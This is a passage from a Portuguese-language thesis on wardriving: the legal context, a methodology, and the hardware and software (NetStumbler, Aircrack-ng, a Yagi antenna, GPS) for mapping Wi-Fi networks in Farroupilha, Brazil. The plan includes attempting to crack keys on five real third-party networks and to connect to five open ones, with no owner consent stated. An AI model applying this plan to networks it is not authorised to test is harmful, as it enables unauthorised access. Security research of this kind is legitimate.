Os principais argumentos dos *wardrivers* para a defesa de sua legalidade é a garantia de liberdade de utilização de ondas de rádio no espectro definido no padrão *wi-fi*. Desde que não causem dano, os *wardrivers* e *warchalkers* acreditam estar atuando dentro da legalidade e moralidade. Segundo Peixoto (2003), três pontos são importantes para o enquadramento do assunto no Brasil: rastreamento, indicação e utilização de redes pertencentes a terceiros.

O ato de rastrear redes *wi-fi* com a utilização de equipamentos e *softwares* capazes de detectar estas (e suas configurações) não é tido como lesivo em si (CORREA, 2007). O *wardriving* é amplamente utilizado por especialistas em segurança de redes para teste e verificação de vulnerabilidades (o que denota claramente o principal objetivo deste trabalho).

Indicar a presença de redes *wireless* com vulnerabilidades pode ou não se caracterizar ilícito, dependendo do grau e intenção. Em casos de configuração danosa em decorrência de invasão de redes de comunicação, o apontador da brecha pode ser caracterizado como co-autor do delito.

A utilização indevida de recursos de comunicação alheios, sem prévia autorização, configura ilícito penal no Brasil. A lei prevê o “acesso indevido”, ou seja, uma conseqüência

de práticas de *wardriving* e *warchalking*, com a efetivação da ação de invadir uma rede *wi-fi*, prevendo detenção (de três meses a um ano) e multa ao invasor da rede.

4 EXECUÇÃO DO *WARDRIVING*

Nos capítulos anteriores foram abordadas as questões técnicas sobre as redes *wi-fi*, apresentando os principais componentes destas e suas características. Abordou-se também a questão da segurança das redes, apresentando os protocolos de segurança e criptografia WEP, WPA e WPA2, analisando suas estruturas, características, funcionamento e as vulnerabilidades conhecidas até o momento. Sendo assim, descreveu-se o *wardriving*, demonstrando suas características, seus propósitos e suas origens, ressaltando a questão legal e ética desta prática.

A maior dúvida sobre o uso de redes sem fio recai sobre o fator segurança. Com um transmissor irradiando os dados transmitidos através da rede em todas as direções, como impedir que possíveis atacantes possam obter acesso ou roubar dados da rede? Um ponto de acesso instalado próximo à janela da sala provavelmente permitirá que um vizinho a dois quarteirões consiga captar o sinal da rede, uma preocupação agravada pela popularidade que as redes sem fio vêm ganhando.

Sendo assim, neste capítulo, realiza-se efetivamente o *wardriving*, a fim de efetuar um mapeamento de pontos de acesso e demonstrar as principais vulnerabilidades inerentes às redes *wi-fi*.

O *wardriving* pode ser considerado um conjunto de métodos que auxilia na busca por redes *wi-fi* e efetua a captura e análise de informações. Esses métodos podem ser entendidos como equipamentos necessários, conjuntos de *softwares*, técnicas e, principalmente, o conhecimento necessário acerca das tecnologias envolvidas no processo. Entende-se por vulnerabilidade as falhas ou falta de segurança das quais possíveis atacantes possam se valer para invadir, subtrair, acessar ilegalmente, adulterar ou destruir informações confidenciais,

além de poder comprometer e inutilizar o sistema (alterando as configurações do ponto de acesso, por exemplo).

4.1 Metodologia

Para que a realização do *wardriving* seja efetuada da maneira mais eficaz possível, é necessária a definição de uma metodologia a ser seguida, visando definir e alcançar os objetivos propostos. Desta forma, o objetivo desta execução do *wardriving* é realizar efetivamente o *wardriving*, efetuando uma varredura em busca de redes *wi-fi* (BSS, ESS ou Ad-Hoc), gerando assim um mapeamento das redes encontradas (e suas características) e, posteriormente, efetuar a tentativa de quebra dos protocolos WEP e WPA (os principais mecanismos de segurança e criptografia em redes *wi-fi*), a fim de ratificar as principais vulnerabilidades apresentadas nos capítulos anteriores.

Visando atingir os objetivos propostos, a execução do *wardriving* seguirá as seguintes etapas:

1. Definição e descrição das vulnerabilidades a serem exploradas: através de revisões bibliográficas e, acordando com os objetivos propostos no presente trabalho, definir e descrever as vulnerabilidades das redes *wi-fi* que serão exploradas durante o processo de *wardriving*;
2. Definição e descrição das ferramentas de *hardware* necessárias: através de revisões bibliográficas, acordando com as ferramentas de *software* que serão utilizadas, definir e descrever o *hardware* a ser utilizado no processo de *wardriving*;
3. Definição e descrição das ferramentas de *software* necessárias: através de revisões bibliográficas, acordando com os objetivos propostos, definir e descrever as ferramentas de *software* a serem utilizadas no processo de *wardriving*;
4. Descrição do ambiente (local): descrever o ambiente a ser realizado o processo de *wardriving*;
5. Descrição do processo de *wardriving*: descrever o processo de varredura em busca de redes *wi-fi*;
6. Obtenção e organização dos resultados: depois de efetuado o *wardriving* (varredura), organizar e analisar os resultados obtidos;

7. Mapeamento de pontos de acesso: utilizando os resultados obtidos no processo de *wardriving*, gerar mapas gráficos identificando as redes encontradas;
8. Analisar e definir ataque às redes: após organização dos resultados obtidos no processo de varredura, analisar e definir as redes que serão alvo no processo de tentativa de quebra de protocolo de criptografia;
9. Apresentar resultados finais: após a realização do processo de tentativa de quebra de protocolo de criptografia, apresentar os resultados e realizar uma avaliação de todo o processo.

4.1.1 Vulnerabilidades exploradas

As redes sem fio são, sem dúvida, um grande avanço em termos de comunicações de dispositivos, incidindo diretamente no modo em que as pessoas permanecem conectadas quando distantes de sua base habitual. A facilidade e a mobilidade propiciadas pelas redes *wi-fi* demonstram o quão promissor é o futuro destas, sendo adotadas para as mais diversas aplicações, sejam domésticas ou empresariais. Um fato curioso, em se tratado de redes sem fio, é que ao mesmo tempo em que essas tecnologias têm menos limitações geográficas, os riscos associados possuem muito mais aspectos físicos envolvidos que outras tecnologias e, da mesma forma que estas ampliam as fronteiras da rede, a área a ser agora vigiada aumenta na mesma proporção (RUFINO, 2005).

Como demonstrado nos capítulos anteriores, há uma grande preocupação em torno da segurança desse tipo de rede. As redes *wi-fi* apresentam diversas vulnerabilidades que devem ser conhecidas, estudadas e tratadas, a fim de diminuir os impactos causados por essas. O objetivo desta execução do *wardriving* não é abordar todas as vulnerabilidades conhecidas, mas sim demonstrar as principais vulnerabilidades inerentes às redes *wi-fi*, que serão descritas a seguir.

Entende-se por vulnerabilidade as falhas ou falta de segurança das quais as redes *wi-fi* estão suscetíveis. Se a segurança física é um importante componente de risco quando se trata de redes cabeadas, em redes *wi-fi* esse aspecto é ainda mais relevante, visto que a abrangência “física” aumenta substancialmente, podendo ser analisada em termos de dezenas ou centenas de metros ao redor do ponto de acesso. Deste modo, entende-se como vulnerabilidade uma rede que possa ser identificada, mapeada e, se não apresentar qualquer segurança, ser invadida por um possível atacante. Sendo assim, nesta execução do *wardriving*,

se realizará uma varredura em busca de redes *wi-fi* na cidade de Farroupilha - RS, efetuando um mapeamento das redes encontradas (bem como suas características), a fim de analisar e verificar, por exemplo, a utilização de segurança nas redes, os canais utilizados e os padrões encontrados, organizando os resultados para propósitos estatísticos. Os resultados podem prover uma valiosa fonte de informações sobre segurança, uma vez que ao efetuar *wardriving* em uma determinada área, gerando mapas e análises estatísticas da postura de segurança adotada pelas redes *wi-fi* daquela região, pode-se determinar quais são os passos que os residentes ou empresas devem tomar para segurar as suas redes (HURLEY *et al*, 2004).

Para resolver (ou reduzir) os problemas de segurança, meios eficazes de autenticação e criptografia da transmissão de dados são utilizados. As redes *wi-fi* oferecem possibilidades de cifração de dados (criptografia) e, além disso, tratam da autenticação dos dispositivos e usuários da rede, bem como pretendem garantir a integridade dos dados trafegados.

Porém, diversas vulnerabilidades foram encontradas em torno do desenho do WEP. As mesmas foram divulgadas em relatórios publicados por cientistas acadêmicos e renomados profissionais da área. Estes relatórios questionam a eficiência do WEP em proteger dados. Segundo Rufino (2005) e Earle (2006), existem problemas técnicos e administrativos em relação ao protocolo WEP, principalmente pelo fato de utilizar uma chave única e estática, compartilhada por todos os participantes da rede. Isto também ocorre quando utilizado o padrão WPA-PSK, uma vez que é utilizada uma chave previamente compartilhada.

Desta forma, entende-se como vulnerabilidade a possibilidade de quebra dos protocolos WEP e WPA-PSK, uma vez que, quando conhecidas, podem ser utilizadas para obter acesso à rede ou descriptografar as mensagens que trafegam pelo ar. Esta quebra, por sua vez, é entendida como a descoberta da chave utilizada no processo de autenticação e criptografia pelos protocolos em questão. Sendo assim, após realizada a varredura e o mapeamento das redes *wi-fi* no processo de *wardriving*, será realizada a tentativa de quebra dos protocolos encontrados (sejam eles WEP ou WPA-PSK). Para isso, será realizada uma análise das redes encontradas e definida uma amostragem de 5 (cinco) redes com segurança, que se tornarão as redes-alvo. Deste modo, utilizando ferramentas de *hardware* e *software*, será efetuada a tentativa de quebra dos protocolos, reportando os resultados e análises, verificando, assim, a deficiência (ou não) dos protocolos em manter seguras as chaves utilizadas.

A segurança das redes *wi-fi* é elaborada desde a sua concepção e, desde esse momento, tem evoluído rapidamente. Porém, a despeito de os equipamentos possuírem diversos mecanismos de segurança, eles não vêm (por várias razões, como incompatibilidade com equipamentos de outros fornecedores ou facilidade de instalação) habilitados de fábrica. Tal fato faz com que administradores e/ou usuários domésticos com pouca experiência em redes sem fio coloquem os equipamentos em funcionamento sem qualquer mudança (ou com mudanças mínimas, suficientes para que o ambiente funcione). Deste modo, podem se tornar alvos fáceis de ataques, considerando assim um grande risco de segurança às configurações de fábrica. Após realizada a varredura e o mapeamento, será definida uma amostragem de 5 (cinco) redes sem segurança, a fim de efetuar uma tentativa de conexão. Ou seja, na amostragem definida, será realizada uma tentativa de conexão com a rede, a fim de verificar se o ponto de acesso configurará um IP válido e permitirá o acesso à rede (verificando um possível acesso à internet), demonstrando assim os perigos que este tipo de configuração padrão oferece às redes *wi-fi*. Os resultados serão reportados ao final dos testes.

Vale ressaltar que em nenhum momento será utilizado recursos das redes encontradas, uma vez que o *wardriving*, em sua concepção, não apóia a utilização de recursos sem autorização prévia, o que pode configurar ilícito penal no Brasil.

4.1.2 Ferramentas de *hardware*

Há aspectos a serem considerados ao se promover análise de um ambiente de redes *wi-fi*. Dentre estes, deve-se cogitar quais equipamentos e ferramentas serão úteis para cada caso, de acordo com os objetivos pretendidos. Necessidades ou foco de investigação certamente serão diferentes em ambientes distintos, sendo desejável um planejamento antecipado dos equipamentos e programas que realmente se encaixam em cada objetivo (RUFINO, 2005). O conhecimento das características das ferramentas de *hardware* e *software* disponíveis se faz necessário dentro deste âmbito, uma vez que a qualidade de tais ferramentas influencia diretamente no resultado do processo de *wardriving*.

É fundamental, por exemplo, decidir qual equipamento levar para uma varredura ou levantamento de sinal de uma área extensa. Por razões até de segurança pública, não é indicado caminhar com um *laptop* ou um PDA em funcionamento e visível, portanto a melhor opção pode ser realizar esse percurso de carro, mantendo a mesma atenção devida.

Segundo Hurley *et al* (2004), para se utilizar das técnicas de *wardriving* não são necessários equipamentos especiais, o que facilita ainda mais a prática dessa atividade. Desta forma, visando a obtenção de resultados satisfatórios em relação aos objetivos propostos, define-se os equipamentos de *hardware* que serão utilizados no processo de *wardriving*:

- 1 Computador móvel (*laptop*);
- 1 Fonte de energia externa para veículos;
- 1 Interface de rede *wi-fi* com conector para antena externa;
- 1 Cabo *Pigtail;*
- 1 Antena externa *Yagi;*
- 1 Dispositivo GPS.

Todo o equipamento foi testado previamente, visando atingir a compatibilidade desejada com as ferramentas de *software* e os objetivos propostos. As configurações e características das ferramentas de *hardware* que serão utilizadas no processo de *wardriving* são descritas no item 4.2.

4.1.3 Ferramentas de *software*

Grande parte do mapeamento, captura de pacotes e ataques a redes sem fio podem ser realizados com ferramentas conhecidas em redes cabeadas, porém esses mesmos dados podem ser obtidos mais facilmente com ferramentas especializadas. Outras informações mais detalhadas, como qualidade do sinal e demais características exclusivas de redes *wi-fi*, só podem, obviamente, serem colhidas com ferramentas específicas (RUFINO, 2005).

A qualidade dos *softwares* envolvidos e o conhecimento acerca destes são fundamentais para o sucesso de um *wardriving*. Diversas ferramentas de *software* estão disponíveis atualmente para a utilização em redes sem fio, criando dessa maneira centenas de possibilidades de configurações que podem ser utilizadas para *wardriving* (HURLEY *et al*, 2004). Muitas das ferramentas utilizadas por *wardrivers* são as mesmas ferramentas que podem ser usadas por um atacante para obter acesso não autorizado às redes. Lembrando que este não é o objetivo do *wardriving*, uma metodologia ética se faz presente na realização deste.

Outro ponto importante é o fato de que, diferentemente das ferramentas de redes cabeadas, o comportamento das ferramentas de redes sem fio depende de equipamentos específicos e/ou modelos de placas de rede, ou de um padrão específico, por exemplo. Algumas ferramentas chegam ao extremo de serem exclusivas de um determinado modelo de placa. Felizmente, as ferramentas mais recentes estão sendo desenvolvidas de forma a possuir uma alta compatibilidade tanto com padrões quanto com *chipsets* diferentes.

As ferramentas de *software* que serão utilizadas nesta execução do *wardriving* dividem-se em dois pontos distintos. Em um primeiro momento, serão utilizadas ferramentas para efetuar a varredura em busca de redes wi-fi (identificando suas características), seguido de ferramentas para efetuar o mapeamento das redes encontradas. Em um segundo momento, serão utilizadas ferramentas para efetuar a tentativa de quebra dos protocolos de criptografia.

Em relação à varredura que será realizada, cabe aqui uma distinção dos modos possíveis. Para identificar uma rede *wi-fi*, existem duas técnicas de sondagem (RUFINO, 2005):

- Sondagem ativa: a sondagem ativa é realizada por *softwares* que enviam *frames* de requisição em todos os canais. Os pontos de acesso configurados de maneira a responder a este tipo de requisição (realizando *broadcast* do SSID) enviam *frames* de reposta sinalizando sua existência (incluindo, por exemplo, o SSID da rede, canal utilizado e a presença de criptografia);

- Sondagem passiva: a sondagem passiva, também conhecida por monitoramento por rádio freqüência (RFMON), contrariamente à anterior, não insere *frames* na rede. Como citado no item 1.5.2, mesmo quando um ponto de acesso não realiza *broadcast* do SSID, este atravessa a rede em claro quando efetuada uma associação de um cliente (em *frames* de *probe_request* e *probe_response*). Desta forma, é realizada uma escuta no canal especificado, a fim de identificar *frames* de associação que revelam o SSID da rede.

É possível realizar apenas uma forma de sondagem de cada vez, obviamente por possuírem padrões distintos de identificação. A sondagem passiva é utilizada muito especificamente, pois seus resultados dependem de associações dos clientes da rede, o que pode não ocorrer com muita freqüência. Um exemplo de software que utiliza sondagem

passiva é o Kismet[12], uma ferramenta amplamente utilizada em plataforma Linux. Utilizando sondagem ativa, por sua vez, pode-se obter resultados satisfatórios, uma vez que a identificação é realizada ativamente. Como o objetivo desta execução do *wardriving* é realizar uma varredura em busca de redes *wi-fi*, utilizar-se-á a sondagem ativa, a fim de obter o maior número possível de redes.

Após extensa pesquisa e testes realizados com diversas ferramentas, considerando suas compatibilidades com o *hardware* a ser utilizado e de acordo com os objetivos propostos, define-se as ferramentas de *software* que serão utilizadas nesta execução do *wardriving*:

- Varredura e Mapeamento (plataforma Windows)
    - NetStumbler (http://www.netstumbler.com)
    - Wifi Hopper (http://wifihopper.com)
    - Google Maps (http://maps.google.com.br)
    - KSNGEM (http://www.rjpi.com/knsgem.htm)
- Tentativa de quebra de protocolo de criptografia (plataforma Linux)
    - Aircrack-ng Suite (http://www.aircrack-ng.org)

A execução do *wardriving* utilizará sistemas operacionais de diferentes plataformas - Windows e Linux - visando criar uma configuração robusta para *wardriving* e demonstrar a possibilidade de utilização de ambas plataformas no processo de *wardriving*. As características das ferramentas de *software* que serão utilizadas são descritas no item 4.3.

4.1.4 Ambiente (local)

Para que possa haver uma interpretação mais precisa dos resultados, é importante conhecer o ambiente onde será efetuado o *wardriving*, demonstrando alguns dados e características pertinentes.

A presente execução do *wardriving* será realizada no município de Farroupilha, localizado no interior do estado do Rio Grande do Sul, a 110 Km da capital Porto Alegre. A área territorial do município é de 359,30 Km², abrangendo uma área urbana de 10,64 Km².

[12] Disponível em http://www.kismetwireless.net.

Possui um número estimado de 60.000 habitantes, sendo que, aproximadamente, 75% concentram-se na zona urbana (FARROUPILHA, 2007).

As principais atividades econômicas do município são: malhas e confecções, coureiro-calçadista, móveis, estofados e metalurgia. Verifica-se também um grande número de empresas no ramo de serviços e comércio em geral. Segundo dados de dezembro de 2006, o município de Farroupilha apresenta um PIB (produto interno bruto) *per capita* de R$ 18.557,00, um índice superior ao índice brasileiro, que é de R$ 10.520,00 (FARROUPILHA, 2007) (SEPLAG, 2007), demonstrando assim uma elevação substancial no poder aquisitivo dos habitantes.

A Figura 4.1 mostra a área urbana do município de Farroupilha, obtida através do software Google Earth[13].

Figura 4.1 – Município de Farroupilha.
Fonte: Google Earth.

[13] Disponível em http://earth.google.com.

4.1.5 Descrição do processo

Como abordado anteriormente, o processo de *wardriving* será realizado em dois momentos distintos. Sendo assim, apresenta-se a descrição do processo que será utilizado em cada um destes.

> "Uma das primeiras ações realizadas pelos atacantes é fazer um mapeamento do ambiente. Esse procedimento possibilita obter o maior número de informações sobre determinada rede, permitindo conhecer detalhes que lhe permitam lançar ataques de forma mais precisa e com menos riscos de ser identificado. O sucesso de tal ação depende do nível de proteção configurado na rede-alvo." (RUFINO, 2005, p.50).

Primeiramente, será realizada a varredura e o mapeamento na zona urbana da cidade de Farroupilha, trafegando pelas principais ruas e avenidas (em todos os bairros), mantendo uma média de velocidade de 30 Km/h e utilizando as ferramentas de *hardware* e *software* definidas. A varredura e o mapeamento ocorrerão em um período de 15 (quinze) dias, sendo 8 (oito) dias no período da noite e 7 (sete) dias no período da tarde, em horários diversificados. Haverá uma intercalação de períodos e horários, visando obter o maior número possível de redes *wi-fi* operantes, sejam estas em casas, escritórios ou indústrias. O tempo da varredura diária será de aproximadamente 1 (uma) hora.

Após realizar a varredura e o mapeamento das redes, bem como a geração dos mapas/gráficos, serão analisados os resultados e definidas as cinco redes que serão os alvos de tentativa de quebra de protocolo de criptografia, bem como serão definidas as cinco redes que serão alvo de uma tentativa de conexão (a fim de demonstrar os perigos das configurações de fábrica). As redes-alvo serão escolhidas cuidadosamente, tendo um grande apoio nos mapas gerados, a fim de definir pontos estratégicos. O automóvel será estacionado em um ponto determinado para cada rede, visando obter a melhor qualidade do sinal possível e um nível de segurança adequado. Desta forma, será realizada, efetivamente, a tentativa de quebra de protocolo e a tentativa de conexão, armazenando os resultados. Este ocorrerá em um período máximo de 7 (sete) dias, sendo que cada rede-alvo terá uma atenção de, no máximo, 1 (uma) hora, utilizando as ferramentas de *hardware* e *software* definidas.

Concluindo a execução do *wardriving*, os resultados serão reportados e analisados, a fim de ratificar os objetivos propostos neste trabalho.

4.2 Ferramentas de *Hardware*

Segundo Hurley *et al* (2004), existem inúmeras configurações possíveis para se efetuar o *wardriving*, cada qual com suas particularidades. A configuração ideal é aquela que atinge todos os objetivos pretendidos com a realização do *wardriving*, seja este em diferentes situações. Com relação a preparar um ambiente para análise, é importante lembrar que algumas ferramentas de *software* só funcionam com determinadas placas (*chipsets*) de rede *wi-fi*, então a escolha dessas placas deve se associar às ferramentas que serão úteis em determinadas circunstâncias. A compatibilidade entre as ferramentas de *hardware* e *software* é imprescindível, sendo que uma depende da outra para o bom funcionamento da configuração.

A qualidade das ferramentas utilizadas no processo de *wardriving* influencia diretamente nos resultados obtidos, sendo necessária a utilização de uma configuração robusta e confiável. A seguir, descrevem-se as ferramentas de *hardware* que serão utilizadas no processo do *wardriving*.

4.2.1 Computador móvel (*laptop*)

Em virtude da maioria dos *softwares* utilizados em *wardriving* não necessitarem de recursos avançados, o *laptop* pode ser um modelo antigo, que não possua um poder de processamento muito superior. Porém, obviamente, a utilização de um *laptop* com uma boa configuração reporta resultados mais rápidos. Desta forma, o *laptop* que será utilizado é um Sony VAIO VGN-FS115B, com processador Intel Centrino 1.6 GHz, 512 Mb de memória RAM e disco rígido de 80 Gb. O *laptop* também possui conexões USB (*Universal Serial Bus*) e entrada para cartões PCMCIA (*Personal Computer Memory Card International Association*). Nos testes preliminares, o *laptop* apresentou uma boa performance e compatibilidade com o restante do equipamento.

4.2.2 Fonte de energia externa para veículos

Para que os equipamentos de *hardware* funcionem adequadamente e ininterruptamente, mantendo estável a força do sinal utilizado pela antena, será utilizada uma fonte de energia externa para veículos, ou seja, um adaptador de energia de 12 Volts ligado ao conector do automóvel.

4.2.3 Interface de rede *wi-fi*

A interface de rede *wi-fi* é um dos equipamentos os qual se deve maior atenção. É o equipamento que realizará efetivamente a emissão e recepção do sinal (nível físico), interagindo com o sistema operacional e os *softwares* utilizados (nível lógico). Denota-se que deve possuir uma qualidade superior, a fim de se obter resultados mais precisos.

Uma característica importante que a interface de rede deve possuir é um conector para antena externa, possibilitando assim a conexão de uma antena para maximizar a força e o alcance do sinal. Normalmente, os *laptops* possuem embutida uma interface de rede *wi-fi*, porém estas não apresentam nenhuma conexão para antena externa, o que remete à necessidade de utilização de um cartão de interface de rede *wi-fi* padrão PCMCIA, com conector para antena.

Existem dois *chipsets* primários disponíveis em cartões sem fio: o *chipset* Hermes e o *chipset* Prism2 (HURLEY *et al*, 2004). Embora existam diversos outros disponíveis, a maioria dos *softwares* para *wardriving* são desenvolvidos para a utilização de um destes dois *chipsets*. O NetStumbler, por exemplo, foi desenvolvido para trabalhar com cartões baseados no *chipset* Hermes (atualmente possui compatibilidade com outros).

Segundo Hurley *et al* (2004) e Earle (2006), o cartão recomendado para a utilização em *wardriving* é o Orinoco Classic Gold, fabricado atualmente pela empresa Proxim Wireless Corporation, que utiliza o *chipset* Agere (o qual é baseado no *chipset* Hermes). Este cartão, por ser um dos primeiros cartões PCMCIA com conector para antena externa a surgir no mercado, possui uma alta compatibilidade com equipamentos de *hardware* e, principalmente, com os *softwares* utilizados em redes *wi-fi*. Pode ser utilizado tanto em plataforma Windows quanto em plataforma Linux, permitindo assim que seja utilizado em ambos ambientes sem a necessidade de troca do *hardware*.

Desta forma, a interface de rede wi-fi que será utilizada no processo de *wardriving* é um cartão Orinoco Classic Gold. Por este cartão ser um modelo antigo, possui suporte aos padrões 802.11a/b e suporta criptografia WEP de até 128 bits. Atualmente é um dos poucos cartões com conector para antena externa disponíveis no mercado. O cartão que será utilizado no processo de *wardriving* é mostrado na Figura 4.2, com detalhe no conector para antena.

Figura 4.2 – Cartão Orinoco Classic Gold.

4.2.4 Cabo *pigtail*

O cabo *pigtail* é responsável por efetuar a conexão física entre a interface de rede *wi-fi* e a antena externa. Muitas antenas possuem um conector do tipo N, porém as interfaces de rede possuem conectores proprietários, sendo estes de diferentes formas e tamanhos. Desta forma, a escolha do cabo *pigtail* deve ser realizada de acordo com o cartão *wi-fi* e a antena que serão utilizados. Para que não ocorra uma grande atenuação do sinal, é importante que o cabo *pigtail* não ultrapasse o comprimento de 50 cm, sendo imprescindível a utilização de um cabo de qualidade (HURLEY *et al*, 2004).

O *pigtail* que será utilizado no processo de *wardriving* é um cabo proprietário para cartões Orinoco, possuindo, na extremidade de conexão com o cartão, um conector MC-Card e, na extremidade de conexão com a antena, um conector N macho. O comprimento do cabo utilizado é de 48 cm, o qual é mostrado na Figura 4.3.

Figura 4.3 – Cabo *pigtail* para cartões Orinoco.

4.2.5 Antena externa

A fim de maximizar os resultados do *wardriving*, será utilizada uma antena externa. A antena é o dispositivo que irradia e recebe as ondas de rádio. A maioria dos cartões de rede possui uma antena interna de baixo ganho que, para uma configuração de *wardriving*, não é o ideal. Já uma externa aumenta o nível do sinal de rádio detectado pelos cartões de rede. Diferentes tipos de antenas podem ser utilizados com interfaces de rede *wi-fi*, como, por exemplo, antenas direcionais, antenas omni-direcionais e antenas parabólicas (esta última, por seu tamanho, não é utilizada em *wardriving*).

A antena que será utilizada nesta execução do *wardriving* é uma direcional do tipo *Yagi*. Esta é uma antena de grande potência, que pode ser usada tanto para transmitir sinais por distâncias relativamente grandes, quanto captar sinais fracos, que antenas menores não seriam capazes de captar.

Em redes *wi-fi*, as antenas *Yagi* são as que oferecem um alcance superior, porém são capazes de cobrir uma área reduzida, para onde são direcionadas. Estas antenas são mais úteis para cobrir alguma área específica, longe do ponto de acesso, ou interligar duas redes distantes. Em ambos os casos, o alcance de uma antena *Yagi* pode ultrapassar dois quilômetros (HURLEY *et al*, 2004). As *Yagi* são também o melhor tipo a se usar quando é preciso concentrar o sinal para "furar" um obstáculo entre as duas redes, como, por exemplo, um prédio. Nestes casos, obviamente, a distância atingida será sempre reduzida. As famosas

antenas construídas com tubos de batatas Pringles, como demonstrado na figura 3.2, são justamente um tipo de antena *Yagi* de baixa potência.

A antena que será utilizada é uma antena *Yagi* fabricada pela empresa Hyperlink Technologies, modelo HG2412Y, que opera na faixa de freqüência de 2.4 - 2.5 GHz (utilizada nos padrões 802.11b/g) e possui um ganho de 12 dBi (ganho relativo à antena isotrópica[14]), o que é considerado um ótimo ganho para ser utilizado em *wardriving*. Para a comunicação com o dispositivo de rede, a antena traz um cabo de 30 cm, agregando um conector N fêmea em sua extremidade. Nos testes preliminares, apresentou um expressivo ganho na irradiação e captação de sinais *wi-fi* e, principalmente, apresentou grande facilidade de uso, pesando apenas 0,59 Kg. Maiores informações a respeito da antena utilizada podem ser encontradas no site do fabricante[15]. A Figura 4.4 mostra a antena que será utilizada.

Figura 4.4 – Antena *Yagi*.

[14] A antena isotrópica é uma construção teórica que descreve uma antena que irradia seu sinal em um ângulo de 360 graus, para cobrir a área de uma esfera perfeita. É usada como base para descrever o ganho de uma antena real (HURLEY, CHRIS ET AL,, 2004).
[15] Disponível em http://www.hyperlinktech.com.

4.2.6 Dispositivo GPS

Um equipamento fundamental na varredura e mapeamento de redes *wi-fi* é o dispositivo GPS (*Global System Position*), com o qual é possível identificar a localização de uma determinada rede e a abrangência do sinal, o que é particularmente útil para determinar até onde um sinal chega e promover ajustes de potência nos concentradores, por exemplo (RUFINO, 2005). Pode ser integrado a várias ferramentas utilizadas para análise e varredura (como, por exemplo, o NetStumbler), indicando as coordenadas obtidas.

É importante salientar que, por razões de compatibilidade com os softwares utilizados em *wardriving*, é necessário um dispositivo GPS que comporte o padrão de comunicação NMEA 0183 (*National Marine Eletronics Association*), em virtude de softwares mais antigos trabalharem apenas com este padrão (HURLEY *et al*, 2004). A conexão física do dispositivo GPS também é de extrema importância, uma vez que o dispositivo utilizado para *wardriving* (*laptop* ou PDA) deve possuir compatibilidade com a conexão oferecida pelo modelo do dispositivo GPS.

Desta forma, o dispositivo GPS que será utilizado na execução do *wardriving* é o GPSmap 60CSx, fabricado pela empresa Garmin[16] (líder mundial em dispositivos GPS). Demonstrado na Figura 4.5, este modelo possui antena externa, o que aumenta a capacidade de recepção do sinal, garantindo assim uma localização mais precisa. Além de utilizar o padrão de comunicação proprietário da Garmin, este GPS conta com o padrão NMEA 0183, garantindo assim a compatibilidade com os *softwares* utilizados. A conexão física com o *laptop* é realizada através de um cabo USB. Nos testes preliminares, o dispositivo GPS informou a localização, com uma margem de erro de mais ou menos 5 metros (com o dispositivo em movimento).

[16] Disponível em http://www.garmin.com.

Figura 4.5 – Dispositivo GPS.

4.3 Ferramentas de *Software*

Como abordado anteriormente, existem inúmeras configurações possíveis para se efetuar o *wardriving*, cada qual com suas particularidades. A configuração é definida pelas ferramentas de *hardware* e *software* que são utilizadas no processo do *wardriving*, sendo a ideal aquela que atinge os objetivos pretendidos para a realização efetiva do *wardriving* (EARLE, 2006).

Atualmente, diversas ferramentas de *software* estão disponíveis para o uso em redes *wi-fi*, e, em virtude do grande crescimento dessa área, há um número expressivo no surgimento de novas ferramentas. Os *softwares* apresentam diferentes características e propósitos, apresentando, desta forma, diferentes funcionalidades e comportamentos. Igualmente às ferramentas de *hardware*, é imprescindível a utilização de *softwares* de qualidade no processo de *wardriving*, criando, assim, uma configuração robusta e confiável.

Após efetuada a análise sobre o ambiente desta execução do *wardriving*, foram realizados testes preliminares com diversas ferramentas de *software*, visando atingir os objetivos propostos e verificar a eficiência e a compatibilidade de tais ferramentas. Desta forma, como definido na metodologia, descrevem-se as ferramentas de *software* que serão utilizadas neste processo, sendo que a execução do *wardriving* utilizará as ferramentas de *software* em dois momentos distintos, os quais são descritos a seguir.

É importante ressaltar que diversas ferramentas estão disponíveis para as mais variadas plataformas, sejam estas em Windows ou Linux, cabendo ao *wardriver* a escolha das ferramentas que formam a configuração ideal para cada situação. Na realização do *wardriving*, serão utilizadas ambas as plataformas. Para a varredura e o mapeamento, será utilizado o sistema operacional Windows XP SP2 de 32 bits e, para a tentativa de quebra do protocolo de criptografia, será utilizada a distribuição Linux BackTrack 2 de 32 bits (*kernel* 2.6.20). Ambos os sistemas operacionais possuem todas as atualizações recomendadas instaladas, uma vez que é primordial a utilização de um ambiente robusto e confiável, como fora afirmado anteriormente.

4.3.1 *Softwares* para varredura e mapeamento

Para realizar a varredura em busca de redes *wi-fi*, serão utilizadas ferramentas específicas para este propósito, também conhecidas como ferramentas de escaneamento (*scanning tools*). Este tipo de ferramenta apresenta facilidade de utilização, capturando dados de redes e provendo uma interface gráfica para o usuário, a fim de visualizar as informações relativas à identificação das mesmas (HURLEY *et al*, 2004). O principal objetivo de um *scanner* sem fio é encontrar informações de identificação de redes *wi-fi*, que podem incluir, por exemplo, canal utilizado, tipo de segurança, endereço MAC, fabricante do ponto de acesso, força do sinal, padrão de velocidade, nível de sinal/ruído e a localização GPS. As ferramentas definidas para esse processo são o NetStumbler e o Wifi Hopper.

Em relação ao mapeamento dos resultados obtidos através da varredura, serão utilizadas ferramentas de mapas e de geração de pontos, demonstrando graficamente os dados e posicionamentos das redes encontradas. Como citado na metodologia, os resultados podem fornecer uma valiosa fonte de informações sobre segurança, gerando mapas e análises estatísticas da postura de segurança adotada pelas redes *wi-fi* daquela região. A maioria das ferramentas disponíveis para esse propósito utiliza os dados exportados pelos *softwares* de escaneamento, gerando um mapa da região e identificando a localização dos resultados. Depois de efetuada uma extensa pesquisa sobre esse tipo de ferramenta, constatou-se que a única ferramenta que possui o mapa do município de Farroupilha é o Google Maps. Assim como o WiGLE (citado no item 3.1) e o StumbVerter[17] (que visualiza os resultados no software MapPoint, da Microsoft), as demais ferramentas disponíveis apenas possuem a capacidade de criar os pontos, porém não apresentam o mapa da cidade. Contudo, uma

[17] Disponível em http://www.sonar-security.com.

ferramenta bastante interessante encontrada, e que será utilizada, é o *software* Knsgem. Este permite visualizar os resultados nos softwares Google Earth e Google Maps, os quais possuem mapas e imagens aéreas atualizadas da cidade.

4.3.1.1 NetStumbler

